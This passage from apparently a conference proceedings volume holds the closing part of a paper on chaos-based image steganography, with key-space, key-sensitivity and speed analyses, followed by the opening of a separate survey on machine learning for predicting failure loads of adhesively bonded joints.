


Fig.4 a) Secret 'Lena' image b) Chaotic cover image c) Histogram of 'Lena' image
d) Histogram of chaotic cover image

As it is shown in Fig. 4, the histogram of the chaotic cover image is uniformly distributed over all possible pixel intensity indicating random distribution. Second stage of the algorithm is hiding a secret image into a chaotic cover image. In this stage, the first process is to convert secret image into the bitstream data. Bitstream means a sequence of serial bits of information. Then, the bitstream values are added one by one to the corresponding LSB of the each pixel in the chaotic cover image. Mathematical operation about the hiding process of the algorithm is given in (5).

$$modified_pixel = \text{mod}((chaotic_pixel + bitstream), 256) \quad (5)$$

Such a hiding algorithm is very efficient because simple modular and addition operations can be performed in high speed. Here, *modified_pixel* refers to the pixel value with a hided a single bit of secret data and *chaotic_pixel* refers to the original pixel value of the chaotic cover image. Therefore, if the *bitstream* is 0, the corresponding *modified_pixel* value will not change (equals to *chaotic_pixel*); otherwise its value will only increase by 1 which makes a tinny difference in pixel intensity unnoticeable to the naked eye. Completion of hiding depends on processing all of the bitstream data as in Eq. (5). The last stage of the proposed algorithm is to perform ACM to the modified pixels in stego image. This process makes a permutation of all modified pixels without changing values and creates scrambled stego image. The scrambled stego image depends on the ACM parameters and the number of iterations (n) that ACM is performed.

3.2. Extracting Algorithm

Extracting means that to recover the secret data from the stego data using the reverse of hiding process as given in (6).

$$bitstream = \text{mod}((\text{modified_pixel} - \text{chaotic_pixel}), 256) \quad (6)$$

In order to obtain the same bitstream of secret information, the same chaotic image has to be created in the receiver. For this, the key parameters of the Sine map and ACM must be exactly the same in both receiver and transmitter. Fig. 5 shows the results of the proposed hiding algorithm using 'Lena' as secret image with the parameters of $K = 0.999876$; $x_0 = 0.123456$; $p = 8$; $q = 14$ and $n = 3$.



Fig.5 a) Secret 'Lena' image b) Stego image hiding 'Lena' c) Permutated stego image
d) Extracted secret 'Lena' image

4. Security and Performance Analysis

4.1. Key Space Analysis

Key space refers the total number of all possible keys that can be used in an algorithm. It should be larger than 2^{100} to make brute-force attack infeasible [13]. In the proposed algorithm, key parameters are: K , x_0 , p , q and n . K and x_0 are floating point and p , q , n are positive integer with 8-bits. According to the IEEE floating-point standard, the computational precision of the double precision number is 10^{-15} [13]. Hence, the key space size of the proposed algorithm is approximately,

$$key_space = (10^{15 \times 2} \times 2^{24}) \approx 2^{124} \quad (7)$$

which is sufficient to resist brute-force attack.

4.2. Key Sensitivity Analysis

Key sensitivity analysis can be observed in two aspects: (i) if slightly different key parameters are applied to conceal the same image, then completely different stego images should be produced; (ii) if a tiny difference exists in extraction key, then the secret image could not be extracted correctly. For the first key sensitivity analysis, considering the key parameters used in the creation of Fig. 5(c), very small changes have been made in each of them while other remains same and repeats the hiding process. Then the correlation coefficients between Fig. 5(c) and the new permuted stego images are calculated and listed in Table 1.

Table 1. Correlation coefficients between stego images produced by slightly different parameters

Image	Key Parameters	Correlation coefficient
Fig. 5(c)	$K = 0.999877; x_0 = 0.123456; p = 8; q = 14; n = 3$	-0.001044
	$K = 0.999876; x_0 = 0.123455; p = 8; q = 14; n = 3$	0.000374
	$K = 0.999876; x_0 = 0.123456; p = 7; q = 14; n = 3$	0.001747
	$K = 0.999876; x_0 = 0.123456; p = 8; q = 15; n = 3$	0.001906
	$K = 0.999876; x_0 = 0.123456; p = 8; q = 14; n = 2$	0.004739

For the second key sensitivity analysis, when a slightly different key parameter is used in extraction process, then the permuted stego image could not be extracted correctly. Fig. 5(c) is again used for the analysis and the visual result is shown in Fig. 6. According to the key sensitivity analysis results, despite being very small difference at all key parameters, corresponding stego images are completely different. For the second case, when a slightly different key is used for extraction process, then the secret image could not be extracted correctly.




Fig.6 a) Wrong extracted image with $K = 0.999877$; $x_0 = 0.123456$; $p = 8$; $q = 14$; $n = 3$
b) Wrong extracted image with $K = 0.999876$; $x_0 = 0.123455$; $p = 8$; $q = 14$; $n = 3$ c)
Wrong extracted image with $K = 0.999876$; $x_0 = 0.123456$; $p = 7$; $q = 14$; $n = 3$ d)
Wrong extracted image with $K = 0.999876$; $x_0 = 0.123456$; $p = 8$; $q = 15$; $n = 3$ e)
Wrong extracted image with $K = 0.999876$; $x_0 = 0.123456$; $p = 8$; $q = 14$; $n = 2$ f)
Correct extracted image with $K = 0.999876$; $x_0 = 0.123456$; $p = 8$; $q = 14$; $n = 3$

4.3. Speed Analysis

Ten different secret images are hidden by the proposed algorithm with 10 times using different key parameters and execution times for hiding and extracting are calculated using Intel Core i7 3.4 GHz CPU with 8 GB RAM running on Windows 7 and MATLAB R2015a software. The average execution time for the speed analyses can be found in Table 2.

Table 2. Speed performance analysis of the proposed algorithm

Image size	Secret Gray image	Hiding time (sec)	Extracting time (sec)
128x128	Flowers	0.0184	0.0172
256x256	Lena	0.0623	0.0554
512x512	Baboon	0.3807	0.3591

5. Conclusions

This paper focuses on readable information (secret image) extraction from a random-like meaningless data set (chaotic stego image) using chaotic masking. Meaningless image is generated by chaotic Sine map and bitstream of secret data is embedded sequentially into the

least significant bit of the every pixel in the chaotic image. Therefore, when each 1-bit secret data is embedded, there may not be a change in the pixel value of the cover image, but if does, the pixel value is increased by 1, which will create a very small change unnoticed by naked eye. In addition, it is very difficult to extract the secret information from the cover image due to the sensitivity of the algorithm to all system parameters and its permutation structure. According to the security and performance analysis, although the proposed algorithm has simple operations, it ensures an effective hiding and extracting processes. Realizing the secure transmission of different multimedia data with the proposed algorithm through a digital hardware constitutes my future work plan.

References

- [1] Mandal, P., et al. Digital image steganography: A literature survey. *Information Sciences*. 2022, 609, 1451-1488. <https://doi.org/10.1016/j.ins.2022.07.120>
- [2] Setiadi, D., et al. G. F. Digital Image Steganography Survey and Investigation (Goal, Assessment, Method, Development, and Dataset). *Signal Processing*, 2023, 108908. <https://doi.org/10.1016/j.sigpro.2022.108908>
- [3] Hassan, M. F., Hammuda, M. A new approach for constrained chaos synchronization with application to secure data communication. *Journal of the Franklin Institute*, 2019, 356, 6697-6723. <https://doi.org/10.1016/j.jfranklin.2019.05.013>
- [4] Zaher, A. A., Abu-Rezq, A. On the design of chaos-based secure communication systems. *Communications in Nonlinear Science and Numerical Simulation*, 2011, 16, 3721-3737. [10.1016/j.cnsns.2010.12.032](https://doi.org/10.1016/j.cnsns.2010.12.032)
- [5] Ogras, H. An efficient steganography technique for images using chaotic bitstream. *International Journal of Computer Network and Information Security*, 2019, 2, 21-27. [10.5815/ijcnis.2019.02.03](https://doi.org/10.5815/ijcnis.2019.02.03)
- [6] Sharafi, J. et al. Image steganography based on a new hybrid chaos map and discrete transforms. *Optik*, 2021, 226, 165492. <https://doi.org/10.1016/j.ijleo.2020.165492>
- [7] Kar, N. et al. Improved chaos-based video steganography using DNA alphabets. *ICT Express*, 2018, 4, 6-13. <https://doi.org/10.1016/j.icte.2018.01.003>
- [8] Mansouri, A., Wang, X. A novel one-dimensional sine powered chaotic map and its application in a new image encryption scheme. *Information Sciences*, 2020, 520, 46-62.
- [9] Smaoui, N., Kanso, A. Cryptography with chaos and shadowing. *Chaos, Solitons & Fractals*, 2009, 42, 2312-2321. [10.1016/j.chaos.2009.03.128](https://doi.org/10.1016/j.chaos.2009.03.128)
- [10] Chen, F., Wong, K. W., Liao, X., & Xiang, T. Period distribution of the generalized discrete Arnold Cat map. *IEEE Transactions on information theory*, 2012, 59, 3249-3255. [http://dx.doi.org/10.1016/j.tcs.2014.08.002](https://doi.org/10.1016/j.tcs.2014.08.002)
- [11] Souaia, M. et al. Synchronization of the Liu chaotic system and its application in secure communication. *International Conference on Control, Automation and Diagnosis*, 2017, 434-438.
- [12] Ouannas, A., et al. A novel secure communications scheme based on chaotic modulation, recursive encryption and chaotic masking. *Alexandria Engineering Journal*, 2020, 60, 1873-1884. <https://doi.org/10.1016/j.aej.2020.11.035>
- [13] Zhu, H., et al. An image encryption scheme using generalized Arnold map and affine cipher. *Optik*, 2014, 125, 6672-6677. <http://dx.doi.org/10.1016/j.ijleo.2014.06.149>

APPLICATIONS OF MACHINE LEARNING METHOD ON ADHESIVELY BONDING JOINTS

Bahadır BİRECİKLİ¹

¹Batman University, Technical Sciences Vocational School, Natural Gas and Installation Technology Program, Batman, TURKEY, bahadir.birecikli@batman.edu.tr

Abstract: The studies carried out to meet the needs of human beings have provided with the current technology and have responded to the needs in a shorter time compared to previous years. In recent times, studies carried out with computer software give fast and sensitive results that human intelligence cannot reach in a short time. Human intelligence aims to reach the optimum result by considering the inputs and outputs or determines the most suitable one among the obtained outputs. One of the most important developments in today's technology is in the field of machine learning. With the rapid developments in this field, machine learning is used to find solutions in many different areas and acts as a catalyst for current developments in scientific fields.

In this study, the critical role of machine learning in the mechanical analysis of adhesively bonded joints is explained. Machine learning is the main system for creating analytical models latterly. In mechanical engineering applications; machine learning is applied in thermal conductivity coefficient and heat losses in materials, carbon ratios in steel alloys, hardness and strength measurements and adhesively bonded joints. Fuzzy logic systems, artificial neural networks, computational systems, machine learning and deep learning are moving rapidly to solve problems in engineering applications. Machine learning algorithms have had a tremendous impact on the mechanical analysis of bonding joints and are broadening the horizons of scientists.

Keywords: Machine Learning, Mechanical Analysis, Bonding Joint, Algorithms

1. Introduction

The aerospace, automotive and marine industries have witnessed a rapid increase of using adhesive bonded joints due to their advantages. Joint strength is the key property in evaluating the capability of the bonded joint.

Adhesively bonded joints have been extensively employed for thin-layer materials for developing lightweight components. To strengthen the structural integrity of joints, it is critical to estimate and improve joint failure loads effectually.

However, though the results of failure load tests are usually reliable, experimental tests are highly sensitive to the material category of adherends and adhesive, making the experiments costly or even impractical to be conducted for each category of adherend and adhesive. To predict the failure load of joints and to reduce the number of experiments, the machine learning algorithms have become a popular method.

Weidong et al. [1] artificial intelligence based on computer engineering has risen in popularity and use in a variety of industries in recent years. A whole change in thinking has emerged, applying machine learning approaches to forecast the joint strength of adhesively bonded joints. Machine learning is a type of artificial intelligence that performs a variety of tasks such as regression, classification, prediction and clusters.

Isaiah et al. [2] machine learning modeling stage is the design model can be trained based on collected data, including both joint parameters as input and the failure load as output. The trained model can be used to predict failure load based on given parameters. Machine learning is an approach that provides an opportunity to efficiently perform regressions based on test data and simulations, with capability of dealing with large data.

Gu et al. [3] employed neural network machine learning analyses to predict failure of bonded composite single lap joints using training data that is based on finite element models of bonded lap joints with various geometries and material properties. Matta and Ramji [4] developed a model to estimate the mechanical behavior of an adhesive bonded joint under the tensile load. Jairaja and Naik [5] analyzed the bonding stress and failure patterns of both single and dual adhesively bonded joints using finite element models and experimental models. Behera et al. [6] examined the critical damage location of an adhesively bonded joint.

2. Adhesively Bonding Joints

Adhesively bonding joints have been widely used to attach thin-layer materials together to develop structural components for fulfilling versatile functions in aerospace, automotive, civil engineering. The joints possess some distinguishing advantages over traditional joints such as weight reduction, stress concentration minimization along joint overlap lengths and good manufacturability [7].

According to the adhesively bonded joint technology [8], some widely adopted forms include single lap joints, double lap joints, scarf joints and strap joints (are illustrated in Fig. 1). Owing to the relatively simpler geometrical configuration and manufacturing process, the single lap joint is one of the most typical forms and it has been extensively adopted in various industrial applications [9].

It is a remarkable research topic to strengthen the structural adhesively bonded joints. A joint should exhibit good shear properties, generate uniform stress distributions upon loading, hold high fatigue resistance and impermeability and have good compatibility properties with a wide range of different dissimilar materials [10 and 11].

When a tensile load is applied to a single lap joint, a bending moment will be created, causing peeling stress on the edges of the overlap regions in the joint [12]. During this process, the joint failure load is a critical factor reflecting the performance of bonded structures [13 and 14].

The joint failure load is correlated with various variables, such as type, size, alkaline treatment, weight ratio, elastic modulus and fracture toughness of adherends and adhesives [15].

Experimental tests are expensive in setup or even impractical to be carried out for every class of materials and adhesives. To make smaller the number of tests and costs, machine learning models have been accepted.




Fig. 1 Typical configurations of adhesively bonded joints [16]

In recent times, machine learning particularly deep learning technologies have been leveraged to model and predict the failure loads of adhesively bonded joints to better facilitate joint design optimization.

3. Machine Learning Methods

Machine learning is algorithms that use statistical and mathematical models executed by computer systems. A specific task is performed by finding inferences and patterns in dataset without instruction.

Machine learning algorithms are based on datasets. First, the datasets are divided into two groups, namely learning and testing. A mathematical model is developed within the dataset. Next, the values of the test dataset are estimated and compared with the actual values. As the model is trained, it gains experience and the results get better.

Models are obtained when machine learning algorithms are run on the dataset. When an input is given to the model after learning, the model will also give an output. A prediction algorithm will generate a prediction model. When an input is given to this prediction model, a prediction output based on the run dataset is obtained. Machine learning is the main system used to create analytical models today.

3.1. Supervised Learning

Supervised learning begins with the examination of a labeled and known dataset. The goal of supervised learning algorithms is to find the similarities and patterns in the dataset, process them analytically and create a mathematical model. If the features in the dataset are continuous, regression and correlation analyzes are applied. Regression analysis reveals the functional relationship between continuous variables, while correlation analysis determines the

direction and severity of the relationship between continuous variables. Classification is done if the features in the dataset are discrete.

In order to measure the performance of the algorithm, the dataset is divided in the learning dataset and the test dataset. The algorithm runs using the learning data set and obtains a mathematical model. Then, the test data is presented as input to the mathematical model created.

3.2. Unsupervised Learning

Unsupervised learning is one of the most effective methods that can be used for problems involving very large unlabeled data sets. Unsupervised learning runs an iterative process to analyze data without human intervention.

The main use of unsupervised learning algorithms is to divide the dataset into groups according to their similarity. After grouping, the dataset can be labeled and used for supervised learning algorithms for further analysis. Unsupervised learning is actively used in businesses to understand large data sets and solve problems.

3.3. Reinforcement Learning

Reinforcement learning is learning what to do and no rules are specified, it is a numerical reward signal and the algorithm used tries to maximize this reward signal.

In reinforcement learning, the algorithm itself is expected to discover rules and actions. These discoveries also happen by trial and error, maximizing the reward signal. Trial and error, research and reward systematics are the most prominent and distinctive features of reinforcement learning.

In reinforcement learning, there are no defined algorithms, they are characterized by problems. The most important aspects of the problem are covered and a learning agent is given a target in the area where able to interact with the problem. The learning agent should be able to observe the situation in the environment, in which employed, take action and run the reward cycle in line with these actions.

Reinforcement learning is used effectively in robotic systems, production planning, logistics applications, product design, factory automation and quality control applications.

4. Machine Learning Models

Algorithms are a set of instructions that express how the computer can interact with the data, manipulate and change the data. In most algorithms, the programmer starts by creating scripts, but in machine learning it is the other way around.

In machine learning algorithms, mathematical models are created using data sets. The more data is added, the more advanced and complex the algorithm becomes. Machine learning algorithms run with more data produce more accurate results.

4.1. Linear Regression Model

The first order regression model is called linear regression. The simplest form of linear regression is the simple linear regression model, which consists of one independent variable and one dependent variable. Usually the dependent variable depends on more than one independent variable, which is called a multiple linear regression model. The standard multivariable regression model is expressed by matrix algebra as shown in Eq 1.

$$y = X\theta + \epsilon \quad (1)$$

“y” is a column vector containing (nx1) dependent variable, “X” is a matrix containing arguments of size (mxk).

“ θ ” is a vector containing the regression coefficients in (kx1) dimension and “ ϵ ” is the (mx1) dimensional error vector.

Multiple linear regression models are a statistical method that can be chosen when more than one independent variable explains a dependent variable.

4.2. Logistic Regression Model

Logistic regression is one of the machine learning techniques that is very similar to the linear regression model. Although the name regression suggests a numerical calculation method, logistic regression is used to classify data in a categorical structure and is mathematically very similar to the linear regression model.

In the linear regression problem, the dependent variable is numerical, whereas in the logistic regression model, the dependent variable consists only of categorical values such as 0 and 1. Undoubtedly, binary logistic regression is used in cases where this categorical variable has two choices such as 0 and 1, while multiple logistic regression is used in cases such as 0, 1, 2, ...etc.

Considering the result of the tensile test on a single lap adhesively bonding joint, if the test result is successful, the device works, but if it fails, the test result is unsuccessful due to a functional problem.

4.3. Support Vector Machines Model

Support vector machines are supervised learning algorithms that are used to maximize the width between dependent support points in decision making and are successfully used in applications such as pattern recognition, time series analysis and classification.

Support vector machines can be applied to both linear and nonlinear data. The function that will move the nonlinear x data array to a higher dimension is defined as the mapping function and is denoted by $\Phi(x)$. In this case, the regression process is moved to the higher dimensional space with the kernel function (x_i, x_j) .

Support vector machines approximate the function using the form in Eq (2).

$$f(x) = \omega \cdot \phi(x) + b \quad (2)$$

Here “ $\phi(x)$ ” represents a high dimensional feature space mapped nonlinearly from the low dimensional space “x”.

“ ω and b ” are the coefficients calculated by regularized risk function.

4.4. Decision Trees Algorithm Model

A decision tree is a hierarchical data structure that implements the divide and conquers strategy. It is an efficient and non-parametric method that can be used for both classification

and regression. A decision tree can be constructed with a given set of labeled data, or they can be transformed into a simple set of rules that are easy to understand.

The input space is divided into local regions defined by a distance measure such as the Euclidean norm and the corresponding local model calculated from the training data in that region is used for each input. The decision tree is a hierarchical model for supervised learning. The local region is defined during iterative divisions in fewer steps. A decision tree consists of internal decision nodes, decision node and terminal nodes as shown in Figure 2.




Fig. 2 Decision tree flowchart [17]

Each decision node “ m ” implements a “ $f_m(x)$ ” test function with separate results that label the branches. Given an input, a test is run at each node and depending on the result; one of the branches is taken. This process starts at the root and is repeated until a leaf node is found. At this point, the value written in the sheet creates the output. During learning, the tree grows; branches and leaves are added depending on the complexity of the data specific problem.

4.5. K-Nearest Neighbors Algorithm Model

The k-nearest neighbors algorithm, also known as KNN or k-NN, is a non-parametric, supervised learning classifier, which uses proximity to make classifications or predictions about the grouping of an individual data point. While it can be used for either regression or classification problems, it is typically used as a classification algorithm, working off the assumption that similar points can be found near one another.

5. Materials and Methods

Machine learning is the learning process of constructing a classifier that can be used to generalize from new examples.

As seen in the Figure 3, the first step of machine learning is to collect the dataset. The second step is to prepare the data. The problem in this study is to estimate the failure load in adhesive bonding joints. The study was continued with experimental test data.




Fig. 3 Supervised machine learning flowchart [18]

The next step is algorithm selection. The selected algorithms are divided into two according to analyzes made and the predicted results. In order to obtain a numerical estimation, linear regression method, which is one of the regression methods, was chosen and analyzed. Classification analyzes were made with the selected algorithms and the test results were evaluated. In line with the test results, the parameters were changed and the investigations continued.

Python library is selected in this application. Numpy and Pandas libraries were used in the data preparation step. Machine learning algorithms use matrices to complete complex calculations faster, and Numpy converts the dataset to matrix format.

The training set, on the other hand, was prepared with the machine learning library called “scikit-learn” written for the Python language.

The dataset is divided into two as 80% training set and 20% test. Scikit-learn are an open source library that contains various machine learning algorithms. The Figure 4 shows the roadmap used in the selection of algorithms.




Fig. 4 Scikit-learn algorithm selection [19]

The visual regression in the figure consists of four main headings, namely classification, clustering and dimensional reduction. Regression analysis is used to make numerical estimations, and the breakdown is indicated according to the size of the data set and the characteristics of the variables in the image. Classification, on the other hand, is used for classifying on the labeled dataset. Clustering is a method applied to datasets that can be called raw data without labels. Dimensional reduction processes; It is a method used to find the independent variables that have a low effect on the result in large datasets and to simplify the dataset.

6. Conclusions

This study explains the critical role of machine learning method in the mechanical analysis of adhesively bonded joints. Theoretical and practical research has shown that smart technology is widely used in all aspects of mechanical systems, combined with knowledge discovery and other computer technologies that make distributed artificial intelligence more effective in engineering applications and other fields. Due to the increasing competition in engineering applications, hybrid intelligent design, monitoring, controlling, diagnostic system based on fuzzy logic, neural network and expert system will be the hotspot of a new research to improve the level of intelligent control.

The application of machine learning in addition to experimental data, numerical calculations and numerical analysis in the mechanical analysis of adhesively bonding joint is discussed. Hybrid techniques can be used for a wide variety of applications because they are a combination of two or more algorithms. Therefore, machine learning methods will begin to find wide use in areas where they are based on existing solutions such as design, manufacturing, fault diagnosis and machine assembly.

As the size of the dataset increases, the success of machine learning and the probability of making correct predictions will begin to increase. In further studies, by adding new data to the mathematical models, the accuracy rate can be increased and the efficiency of the bonding joints can be increased in line with the information obtained from machine learning in the industrial production process.

Considering the lack of machine learning studies on adhesively bonding joints in the literature, a publication that contributes to the literature can be created as a validation study in which different models are compared by continuing the current study.

References

- [1] Weidong L., Yuchen L., Yiding L., Failure load prediction and optimization for adhesively bonded joints enabled by deep learning and fruit fly optimization. *Advanced Engineering Informatics*. 34, 2023, 105428, <https://doi.org/10.1016/j.mtcomm.2023.105428>
